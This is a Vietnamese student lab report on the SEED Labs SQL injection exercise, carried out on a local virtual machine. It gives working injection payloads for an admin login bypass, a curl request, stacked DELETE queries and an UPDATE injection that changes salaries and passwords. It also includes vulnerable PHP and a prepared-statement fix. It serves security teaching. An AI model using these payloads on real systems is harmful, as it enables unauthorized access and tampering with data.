ĐẠI HỌC QUỐC GIA TP. HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

---------- ☙★❧ ----------

BÁO CÁO KẾT QUẢ THỰC HÀNH
BẢO MẬT WEB VÀ ỨNG DỤNG

Lab 03: TẤN CÔNG SQL INJECTION

Giảng viên giảng dạy: Nghi Hoàng Khoa

Nhóm sinh viên thực hiện:

1. Phạm Khôi Nguyên 18520114
2. Phan Thanh Hải 18520705
3. Nguyễn Lý Đình Nhì 18521205

TP. HỒ CHÍ MINH, 04/2021

ĐẠI HỌC QUỐC GIA TP. HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG

---------- ☙★❧ ----------

BÁO CÁO KẾT QUẢ THỰC HÀNH
BẢO MẬT WEB VÀ ỨNG DỤNG

Lab 03: TẤN CÔNG SQL INJECTION

Giảng viên giảng dạy: Nghi Hoàng Khoa

Nhóm sinh viên thực hiện:

1. Phạm Khôi Nguyên 18520114
2. Phan Thanh Hải 18520705
3. Nguyễn Lý Đình Nhì 18521205

TP. HỒ CHÍ MINH, 04/2021

MỤC LỤC


LỜI NÓI ĐẦU

Đây là phần bài làm của nhóm cho bài tập thực hành buổi 03 về tấn công SQL Injection. Toàn bộ nội dung thực hành được triển khai trên máy ảo local.

Cảm ơn anh Nghi Hoàng Khoa trong thời gian 2 vừa qua chịu khó trả lời những câu hỏi, những thắc mắc của nhóm về bài tập thực hành buổi 02 trên mail và cả trên group Facebook.

BÀI THỰC HÀNH 1

Nhiệm vụ của bạn là đăng nhập vào ứng dụng như administrator để có thể thấy thông tin của tất cả nhân viên. Giả sử rằng, bạn biết tên tài khoản quản trị là admin nhưng bạn không biết ID hay mật khẩu. Bạn cần quyết định nhập gì vào trường Employee ID và Password để tấn công thành công.



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

BÀI THỰC HÀNH 2

Tương tự **Bài thực hành 1**, nhưng bạn cần thực hiện mà không sử dụng trang web. Bạn có thể sử dụng công cụ command line như `curl` để gửi HTTP request. Đây là một công cụ hiệu quả nếu bạn muốn thêm nhiều tham số vào HTTP request, bạn cần đặt URL và tham số giữa cặp dấu nháy đơn; nếu không thì các ký tự đặc biệt dùng để phân cách các tham số (như &) sẽ được thông dịch bởi chương trình shell, làm thay đổi ý nghĩa của dòng lệnh. Ví dụ sau, trình bày cách để gửi một HTTP GET request đến ứng dụng web với 2 tham số (SUID và Password) được gửi kèm.

Trước tiên, ta tải `curl` về thông qua command line như hình dưới.

```
[04/24/21]seed@VM:~/.../Labsetup$ sudo apt install curl
Reading package lists... Done
Building dependency tree
Reading state information... Done
curl is already the newest version (7.68.0-1ubuntu2.2).
The following package was automatically installed and is no longer required:
  libfprint-2-tod1
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
[04/24/21]seed@VM:~/.../Labsetup$ curl 'www.SeedLabSQLInjection.com/unsafe_home.
php?username=alice&Password=11'
```

Sau đó, ta tiến hành sử dụng `curl` gửi HTTP request với thông tin Username và Password lần lượt là `alice` và `11` thông qua dòng code sau: `curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=alice&Password=11'`. Kết quả sau khi chạy dòng code trên là ta nhận được đoạn mã HTTP báo đăng nhập không thành công như hình sau *(do mật khẩu ứng với Username `alice` sai)*:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-
fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-
color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" s
tyle="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'><div class='alert alert-dan
ger'>The account information your provide does not exist.<br></div><a href='inde
```

Tiếp theo, ta cũng gửi HTTP request với thông tin Username và Password lần lượt là `'or name = 'admin'#` và `1` thông qua dòng code đã xử lí HTTP encoding sau: `curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=%27or+name+%3D+%27admin%27%23&Password=1'`. Kết quả sau khi chạy dòng code trên là ta nhận được đoạn mã HTTP hiện thông tin của admin khi đăng nhập thành công như hình sau:

```
[04/24/21]seed@VM:~/.../Labsetup$ curl 'www.SeedLabSQLInjection.com/unsafe_home.
php?username=%27or+name+%3D+%27admin%27%23&Password=1'
```

```
  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
```

BÀI THỰC HÀNH 3

Trong 2 tấn công trên, chúng ta chỉ có thể đánh cắp thông tin từ cơ sở dữ liệu; sẽ tốt hơn nếu chúng ta có thể chỉnh sửa cơ sở dữ liệu sử dụng cùng lỗ hổng trong trang đăng nhập. Ý tưởng sử dụng tấn công SQL injection để chuyển một câu lệnh SQL thành 2 câu lệnh, với câu lệnh thứ 2 là lệnh cập nhật hoặc xóa. Trong SQL, dấu ; được dùng để tách 2 câu lệnh SQL. Mô tả cách bạn có thể sử dụng trang đăng nhập để yêu cầu server chạy 2 câu lệnh SQL. Thử tấn công để xóa một record từ cơ sở dữ liệu và mô tả quan sát.

Kiểm tra dữ liệu trong CSDL hiện tại:

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.01 sec)
```

Thực thi câu lệnh: `SELECT * FROM credential WHERE eid='' or name='admin'; DELETE FROM credential WHERE name='Boby';-- ' and password='';` (Mở rộng thêm câu lệnh DELETE để xóa dòng có name là Boby).

```
mysql> SELECT * FROM credential WHERE eid='' or name='admin'; DELETE FROM credential WHERE name='Boby';-- ' and password='';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

Query OK, 1 row affected (0.29 sec)
```

Dữ liệu trong CSDL sau khi thực thi câu lệnh trên:

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
5 rows in set (0.00 sec)
```

BÀI THỰC HÀNH 4

Nội dung dùng để tấn công:

```
' or name='admin'; DELETE FROM credential WHERE name='PhaPha';--
```


Thực hiện tấn công không thành công, các bạn hãy giải thích lý do.

Tấn công trên không thành công trên MySQL, vì trong code PHP, `mysqli::query()` API không cho phép thực thi nhiều lệnh truy vấn trong cơ sở dữ liệu cùng một lúc. Ta có thể sử dụng lệnh `$mysqli -> multi_query()` *(không khuyến khích sử dụng)* để thực thi nhiều lệnh truy vấn cùng một lúc.

BÀI THỰC HÀNH 5

Như đã thấy trong trang Edit Profile, nhân viên chỉ có thể cập nhật nickname, email, address, phone number, password; họ không có quyền để thay đổi lương. Chỉ quản trị viên mới được phép thực hiện thay đổi lương. Nếu bạn là một nhân viên không tốt, mục tiêu của bạn là tăng lương cho mình qua trang Edit Profile. Giả sử rằng, bạn biết lương được lưu trong một cột gọi là salary.


Ta đăng nhập vào tải khoản của Alice với Username và Password lần lượt là `alice` và `seedalice`.




Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Sau khi đăng nhập, ta thấy thông tin lương hiện tại của Alice là 20000. Tiếp theo, ta nhấn vào **Edit Profile**.



Giờ ta nhập nội dung tấn công qua việc chỉnh sửa thông tin bằng cách gõ `', Salary='90000` vào một trong các trường ở bên trên để thay đổi thông tin lương hiện tại của Alice.



Nhấn nút **Save**, ta được kết quả như hình bên dưới. Ta thấy lương của Alice hiện tại đã thay đổi từ 20000 lên 90000.


Alice Profile

Key	Value
Employee ID	10000
Salary	90000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

BÀI THỰC HÀNH 6

Tấn công SQL Injection trên câu lệnh Update – chỉnh sửa mật khẩu của người khác. Sử dụng lỗ hổng tương tự trong câu lệnh Update ở trên, nhân viên khác cũng có thể thay đổi dữ liệu của người dùng khác.

```
[04/24/21]seed@VM:~/.../Labsetup$ echo -n "PhaPha" | shasum
9b990cca5e7a0e4aaf979d4775df044031ae94ac  -
```



BÀI THỰC HÀNH 7

Sử dụng cơ chế prepared statement để sửa những lỗ hổng SQL Injection được khai thác ở các câu trước. Sau đó, kiểm tra xem bạn còn có thể khai thác các lỗ hổng này không.

Open | unsafe.php | ~/Downloads/Labsetup/image_www/Code/defense | Save


```php
<?php
// Function to create a sql connection.
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
```

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

Information returned from the database

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **90000**
- Social Security Number: **10211002**



Open unsafe.php ~/Downloads/Labsetup/image_www/Code/defense Save

```
 6  $dbpass="dees";
 7  $dbname="sqllab_users";
 8
 9  // Create a DB connection
10  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11  if ($conn->connect_error) {
12    die("Connection failed: " . $conn->connect_error . "\n");
13  }
14  return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
26                         FROM credential
27                         WHERE name = ? and Password = ? ");
28 // Bind parameters to the query
29 $stmt->bind_param("ss", $input_uname, $hashed_pwd);
30 $stmt->execute();
31 $stmt->bind_result($id, $name, $eid, $salary, $ssn);
32 $stmt->fetch();
33 $stmt->close();
34 // close the sql connection
35 $conn->close();
36 ?>
```

PHP Tab Width: 8 Ln 16, Col 1 INS